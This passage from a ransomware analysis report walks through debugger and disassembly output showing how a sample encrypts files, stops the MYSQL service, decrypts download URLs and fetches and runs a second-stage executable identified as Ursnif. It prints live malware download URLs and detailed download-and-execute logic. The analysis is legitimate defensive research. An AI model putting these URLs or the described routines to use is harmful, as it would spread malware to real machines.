4: [esp+C] 02CDEDA8

056AF9DC  02D15E98  L"C:\\706d7fd[redacted]\\101.txt"
056AF9E0  02D58D38  L"C:\\706d7fd[redacted]\\101.txt.tisc"
```

Figure 130

The encrypted file has the following structure that highlights different elements:



```
101.txt.tisc

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  61 62 63 64 65 24 09 8E 7D F8 25 54 C0 7B EB C9  abcde$.Ž}ø%TÀ{ëÉ
00000010  08 CC 2C 5A 7C 64 76 C7 DB 28 1A 4B 34 BD 8B D0  .Ì,Z|dvÇÛ(.K4½‹Ð
00000020  6C A7 A2 FF 2B 87 EC 69 BF D5 8E FF 12 C6 CA B1  l§¢ÿ+‡ìi¿ÕŽÿ.ÆÊ±
00000030  06 EE 2A 75 FB 6A E2 3B BF DF F3 DC 29 57 20 88  .î*uûjâ;¿ßóÜ)W ˆ
00000040  D3 6E E9 1A 97 F4 A6 2D C9 77 99 7F 91 DB 41 39  Óné.—ô¦-Éw™.‘ÛA9
00000050  9A 0E 07 12 E1 3D 95 29 14 4B 26 96 9B 54 74 D3  š...á=•).K&–›TtÓ
00000060  60 BC 67 C3 2A 6E 48 7C 0C 9A BE CB B9 B7 7D 91  `¼gÃ*nH|.š¾Ë¹·}‘
00000070  49 7B FC 64 70 1C 34 06 72 B3 5D 8E 78 44 FE 5C  I{üdp.4.r³]ŽxDþ\
00000080  93 85 A7 E5 25 E3 0B EB D7 D1 D9 64 5C 82 AC B3  “…§å%ã.ë×ÑÙd\‚¬³
00000090  F3 29 E8 66 6F 53 15 9B BF D8 53 A7 0B 8D 03 01  ó)èfoS.›¿ØS§....
000000A0  CF 55 B0 FF 22 F3 3A 5D 2B 8A 14 94 1B DD 27 D1  ÏU°ÿ"ó:]+Š.”.Ý'Ñ
000000B0  B2 CD 66 C9 0B 80 88 2A 7D 91 B2 A4 F2 48 66 EA  ²ÍfÉ.€ˆ*}‘²¤òHfê
000000C0  91 98 6E E6 D0 B6 E0 9F BF 4E 5C E6 C2 AA 07 F4  ‘˜næÐ¶àŸ¿N\æÂª.ô
000000D0  56 97 6F D7 6A 64 E2 DA DA DE A5 36 04 ED 9B 05  V—o×jdâÚÚÞ¥6.í›.
000000E0  23 2D 2D 55 E3 00 60 76 E5 D2 6F DC C8 0A 1E 5D  #--Uã.`våÒoÜÈ..]
000000F0  B5 8D 89 EB DC 2E 5F C0 70 7D F9 5F EA 85 E4 06  µ.‰ëÜ._Àp}ù_ê…ä.
00000100  E0 E1 D5 25 D9 26 34 E1 75 46 48 77 4E 37 62 6A  àáÕ%Ù&4áuFHwN7bj
00000110  77 43 6B 4A 45 65 55 67 38 4A 48 49 53 7A 4C 71  wCkJEeUg8JHISzLq
00000120  72 77 75 64 69 64 48 38 58 73 50 7A 48 44 74 31  rwudidH8XsPzHDt1
00000130  7B 33 36 41 36 39 38 42 39 2D 44 36 37 43 2D 34  {36A698B9-D67C-4
00000140  45 30 37 2D 42 45 38 32 2D 30 45 43 35 42 31 34  E07-BE82-0EC5B14
00000150  42 34 44 46 35 7D                                B4DF5}
```


Figure 131

"–AutoStart" parameter

The activity is similar to the case discussed above.

"–Admin IsNotAutoStart IsNotTask" parameters

The binary establishes a connection to the service control manager by calling the OpenSCManagerW routine (0x1 = **SC_MANAGER_CONNECT**):




```
00161A17   6A 01            push 1
00161A19   6A 00            push 0
00161A1B   6A 00            push 0
00161A1D   FF 15 48 C0 21 00  call dword ptr ds:[<&OpenSCManagerW>]

dword ptr [0021C048 <wininet_dump.&OpenSCManagerW>]=<advapi32.OpenSCManagerW>

.text:00161A1D wininet_dump.exe:$11A1D #11A1D
```

```
x87SW_C1 0   x87SW_C0  0   x87SW_ES  0
x87SW_SF 0   x87SW_P   1   x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 00000000
2: [esp+4] 00000000
3: [esp+8] 00000001
4: [esp+C] 00000000

003CE29C  00000000
003CE2A0  00000000
003CE2A4  00000001
```

Figure 132

A service called "MYSQL" is opened by the process via a function call to OpenServiceW (0x20 = **SERVICE_STOP**):




```
00161A2A  6A 20           push 20
00161A2C  68 68 02 25 00  push wininet_dump.250268                250268:
00161A31  53              push ebx
00161A32  FF 15 44 C0 21 00  call dword ptr ds:[<&OpenServiceW>]

dword ptr [0021C044 <wininet_dump.&OpenServiceW>]=<advapi32.OpenServiceW>

.text:00161A32 wininet_dump.exe:$11A32 #11A32
```

```
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)    5    Unlock
1: [esp] 028C26F0
2: [esp+4] 00250268 L"MYSQL"
3: [esp+8] 00000020
4: [esp+C] 02932D78

003CE298 028C26F0
003CE29C 00250268 L"MYSQL"
003CE2A0 00000020
```

Figure 133

Whether the service would exist on a host, the ransomware would stop it using the ControlService API:




```
.text:00161A3E push    edi
.text:00161A3F lea     eax, [ebp+ServiceStatus]
.text:00161A42 push    eax             ; lpServiceStatus
.text:00161A43 push    1               ; dwControl
.text:00161A45 push    esi             ; hService
.text:00161A46 call    ds:ControlService
.text:00161A4C mov     edi, ds:CloseServiceHandle
.text:00161A52 test    eax, eax
.text:00161A54 jz      short loc_161AA0
```

```
.text:00161A56 lea     eax, [ebp+ServiceStatus]
.text:00161A59 push    eax             ; lpServiceStatus
.text:00161A5A push    esi             ; hService
.text:00161A5B call    ds:QueryServiceStatus
.text:00161A61 test    eax, eax
.text:00161A63 jz      short loc_161A9D
```

Figure 134


The file decrypts another URL that will be used to download more malicious files, http[:]//znpst[.]top/dl/build2.exe:



```
Address   Hex                                              ASCII
028C6188  68 74 74 70 3A 2F 2F 7A 6E 70 73 74 2E 74 6F 70  http://znpst.top
028C6198  2F 64 6C 2F 62 75 69 6C 64 32 2E 65 78 65 24 72  /dl/build2.exe$r
028C61A8  75 6E 20 68 74 74 70 3A 2F 2F 73 65 63 75 72 65  un http://secure
028C61B8  62 69 7A 2E 6F 72 67 2F 66 69 6C 65 73 2F 31 2F  biz.org/files/1/
028C61C8  62 75 69 6C 64 33 2E 65 78 65 24 72 75 6E 00 72  build3.exe$run.r
```

Figure 135

A new thread is created by calling the CreateThread function:




```
0016A7A1  68 58 32 26 00  push wininet_dump.263258
0016A7A6  6A 00           push 0
0016A7A8  8B 40 04        mov eax,dword ptr ds:[eax+4]
0016A7AB  83 C0 08        add eax,8
0016A7AE  50              push eax
0016A7AF  68 D0 DB 16 00  push wininet_dump.16DBD0
0016A7B4  68 00 80 1A 06  push 61A8000
0016A7B9  6A 00           push 0
0016A7BB  FF 15 74 C1 21 00  call dword ptr ds:[<&CreateThread>]

dword ptr [0021C174 <wininet_dump.&CreateThread>]=<kernel32.CreateThread>

.text:0016A7BB wininet_dump.exe:$1A7BB #1A7BB

Address   Hex                                              ASCII
02950920  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02950930  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)    5    Unlock
1: [esp] 00000000
2: [esp+4] 061A8000
3: [esp+8] 0016DBD0 wininet_dump.0016DBD0
4: [esp+C] 02932D80

003CE2B8 00000000
003CE2BC 061A8000
003CE2C0 0016DBD0 wininet_dump.0016DBD0
003CE2C4 02932D80
003CE2C8 00000000
003CE2CC 00263258 wininet_dump.00263258
```

Figure 136

Thread activity – StartAddress (**sub_16DBD0**)


UuidCreate is utilized to generate a new UUID:



```
0016DD3B    50                   push eax
0016DD3C    FF 15 00 C3 21 00    call dword ptr ds:[<&UuidCreate>]

dword ptr [0021C300 <wininet_dump.&UuidCreate>]=<rpcrt4.UuidCreate>

.text:0016DD3C wininet_dump.exe:$1DD3C #1DD3C

Default (stdcall)
1: [esp] 0BAED4C8
2: [esp+4] 0016DBD0 wininet_dump.0016DBD0
3: [esp+8] 0016DBD0 wininet_dump.0016DBD0
4: [esp+C] 02E80638

0BAED3B4 0BAED4C8

Address  | Hex                                             | ASCII
0BAED4C8 | 17 5D 1D B0 A6 F8 08 4C AD CA 61 3B 20 E6 28 1C | .].°¦ø.L.Êa; æ(.
```

Figure 137


The UuidToStringA routine is used to convert the UUID to a string:



```
0016DD4E    50                      push eax
0016DD4F    8D 84 24 14 01 00 00    lea eax,dword ptr ss:[esp+114]
0016DD56    50                      push eax
0016DD57    FF 15 0C C3 21 00       call dword ptr ds:[<&UuidToStringA>]

dword ptr [0021C30C <wininet_dump.&UuidToStringA>]=<rpcrt4.UuidToStringA>

.text:0016DD57 wininet_dump.exe:$1DD57 #1DD57

x87SW_C1 0  x87SW_C0 0  x87SW_ES 0
x87SW_SF 0  x87SW_P  0  x87SW_U  0

Default (stdcall)
1: [esp] 0BAED4C8
2: [esp+4] 0BAED420
3: [esp+8] 0016DBD0 wininet_dump.0016DBD0
4: [esp+C] 0016DBD0 wininet_dump.0016DBD0

0BAED3B0 0BAED4C8
0BAED3B4 0BAED420

Address  | Hex                                             | ASCII
02E201E8 | 62 30 31 64 35 64 31 37 2D 66 38 61 36 2D 34 63 | b01d5d17-f8a6-4c
02E201F8 | 30 38 2D 61 64 63 61 2D 36 31 33 62 32 30 65 36 | 08-adca-613b20e6
02E20208 | 32 38 31 63 00 AB AB AB AB AB AB AB AB FE EE FE | 281c.«««««««««þîþ
```

Figure 138


The malicious process creates a new directory based on the UUID generated above:



```
0016DDD9    6A 00                push 0
0016DDDB    53                   push ebx                                    ebx:"C:
0016DDDC    FF 15 70 C1 21 00    call dword ptr ds:[<&CreateDirectoryA>]

dword ptr [0021C170 <wininet_dump.&CreateDirectoryA>]=<kernel32.CreateDirectoryA>

.text:0016DDDC wininet_dump.exe:$1DDDC #1DDDC

x87SW_SF 0  x87SW_P  0  x87SW_U  0

Default (stdcall)
1: [esp] 02E99758 "C:\\Users\\[redacted]\\AppData\\Loc
2: [esp+4] 00000000
3: [esp+8] 0016DBD0 wininet_dump.0016DBD0
4: [esp+C] 0016DBD0 wininet_dump.0016DBD0

Address  | Hex                                             | ASCII
02E99758 | 43 3A 5C 55 73 65 72 73 5C [redacted] 5C 41 70 70 | C:\Users\[redacted]\App
02E99768 | 44 61 74 61 5C 4C 6F 63 61 6C 5C 62 30 31 64 35 | Data\Local\b01d5
02E99778 | 64 31 37 2D 66 38 61 36 2D 34 63 30 38 2D 61 64 | d17-f8a6-4c08-ad
02E99788 | 63 61 2D 36 31 33 62 32 30 65 36 32 38 31 63 00 | ca-613b20e6281c.

0BAED3B0 02E99758 "C:\\Users\\[redacted]\\AppData\\Local\\b01d5d17-f
0BAED3B4 00000000
0BAED3B8 0016DBD0 wininet_dump.0016DBD0
0BAED3BC 0016DBD0 wininet_dump.0016DBD0
0BAED3C0 02E80638
0BAED3C4 00000000
0BAED3C8 00000000
```

Figure 139

The binary performs a GET request to http[:]//znpst[.]top/dl/build2.exe using InternetOpenUrlA:




```
0016E079    50                   push eax                                    eax:"ht
0016E07A    57                   push edi
0016E07B    FF 15 BC C3 21 00    call dword ptr ds:[<&InternetOpenUrlA>]

dword ptr [0021C3BC <wininet_dump.&InternetOpenUrlA>]=<wininet.InternetOpenUrlA>

.text:0016E07B wininet_dump.exe:$1E07B #1E07B

x87SW_SF 0  x87SW_P  0  x87SW_U  0

Default (stdcall)
1: [esp] 00CC0008
2: [esp+4] 02E84138 "http://znpst.top/dl/build2.
3: [esp+8] 00000000
4: [esp+C] 00000000

Address  | Hex                                             | ASCII
02E99798 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
02E997A8 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................

0BAED3A0 00CC0008
0BAED3A4 02E84138 "http://znpst.top/dl/build2.exe"
0BAED3A8 00000000
0BAED3AC 00000000
0BAED3B0 00000000
0BAED3B4 00000000
```

Figure 140

According to the analysis from https://any.run/report/cd6bf2f554a9aa446cb36d28e374e1010268cbda8f55eb0043fbe6e2724128be/152e55c2-5e8f-4fe2-a764-7876ba00f03e, the above executable is a malware called Ursnif (banking Trojan).


The status code is extracted by calling the HttpQueryInfoW routine (0x20000013 = **HTTP_QUERY_FLAG_NUMBER | HTTP_QUERY_STATUS_CODE**):



```
0016E0E2    6A 00                            push 0
0016E0E4    8D 84 24 BC 00 00 00             lea eax,dword ptr ss:[esp+BC]
0016E0EB    C7 44 24 7C 00 00 00 00          mov dword ptr ss:[esp+7C],0
0016E0F3    50                               push eax
0016E0F4    8D 84 24 80 00 00 00             lea eax,dword ptr ss:[esp+80]        [esp+8C
0016E0FB    C7 84 24 C0 00 00 00 04 00 00    mov dword ptr ss:[esp+C0],4
0016E106    50                               push eax
0016E107    68 13 00 00 20                   push 20000013
0016E10C    57                               push edi
0016E10D    FF 15 B4 C3 21 00                call dword ptr ds:[<&HttpQueryInfoW>]

dword ptr [0021C3B4 <wininet_dump.&HttpQueryInfoW>]=<wininet.HttpQueryInfoW>

.text:0016E10D wininet_dump.exe:$1E10D #1E10D

x87TW_4 3 (Empty)    x87TW_5 3 (Empty)
x87TW_6 3 (Empty)    x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3 0  x87SW_C2 0
x87SW_C1 0  x87SW_C0 0  x87SW_ES 0
x87SW_SF 0  x87SW_P  0  x87SW_U  0

Default (stdcall)
1: [esp] 00CC0010
2: [esp+4] 20000013
3: [esp+8] 0BAED430
4: [esp+C] 0BAED470

Address  | Hex                                             | ASCII
0BAED430 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................

0BAED3A4 00CC0010
0BAED3A8 20000013
0BAED3AC 0BAED430
0BAED3B0 0BAED470
0BAED3B4 00000000
```

Figure 141

A file called “build2.exe” is created in the new directory:



```
0016E270   6A 00             push 0
0016E272   0F 43 44 24 50    cmovae eax,dword ptr ss:[esp+50]      [esp+5C
0016E277   68 80 00 00 00    push 80
0016E27C   6A 02             push 2
0016E27E   6A 00             push 0
0016E280   6A 01             push 1
0016E282   68 00 00 00 40    push 40000000
0016E287   50                push eax                              eax:"C:
EIP 0016E288   FF 15 F8 C1 21 00    call dword ptr ds:[<&CreateFileA>]

dword ptr [0021C1F8 <wininet_dump.&CreateFileA>]=<kernel32.CreateFileA>

.text:0016E288 wininet_dump.exe:$1E288 #1E288
```


```
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 02E9A040 "C:\\Users\\[redacted]\\AppData\\Loc
2: [esp+4] 40000000
3: [esp+8] 00000001
4: [esp+C] 00000000
```

```
Address   Hex                                               ASCII
02E9A040  43 3A 5C 55 73 65 72 73 5C [redacted] 5C 41 70 70  C:\Users\[redacted]\App
02E9A050  44 61 74 61 5C 4C 6F 63 61 6C 5C 62 30 31 64 35  Data\Local\b01d5
02E9A060  64 31 37 2D 66 38 61 36 2D 34 63 30 38 2D 61 64  d17-f8a6-4c08-ad
02E9A070  63 61 2D 36 31 33 62 32 30 65 36 32 38 31 63 5C  ca-613b20e6281c\
02E9A080  62 75 69 6C 64 32 2E 65 78 65 00 BA 0D F0 AD BA  build2.exe.º.ð.º
```

```
0BAED39C  02E9A040  "C:\\Users\\[redacted]\\AppData\\Local\\b01d5d17-
0BAED3A0  40000000
0BAED3A4  00000001
0BAED3A8  00000000
0BAED3AC  00000002
0BAED3B0  00000080
0BAED3B4  00000000
0BAED3B8  0016DBD0  wininet_dump.0016DBD0
```

Figure 142

The InternetReadFile routine is utilized to read the executable from the server, as displayed in figure 143:




```
0016E2B8   50                   push eax
0016E2B9   68 00 28 00 00       push 2800
0016E2BE   8D 84 24 28 01 00 00 lea eax,dword ptr ss:[esp+128]
0016E2C5   50                   push eax
0016E2C6   57                   push edi
EIP 0016E2C7   FF 15 A8 C3 21 00    call dword ptr ds:[<&InternetReadFile>]

dword ptr [0021C3A8 <wininet_dump.&InternetReadFile>]=<wininet.InternetReadFile>

.text:0016E2C7 wininet_dump.exe:$1E2C7 #1E2C7
```

```
x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 00CC0010
2: [esp+4] 0BAED4D8
3: [esp+8] 00002800
4: [esp+C] 0BAED438
```

```
0BAED3A8  00CC0010
0BAED3AC  0BAED4D8
0BAED3B0  00002800
0BAED3B4  0BAED438
```

Figure 143

ShellExecuteA is used to run the newly created executable:



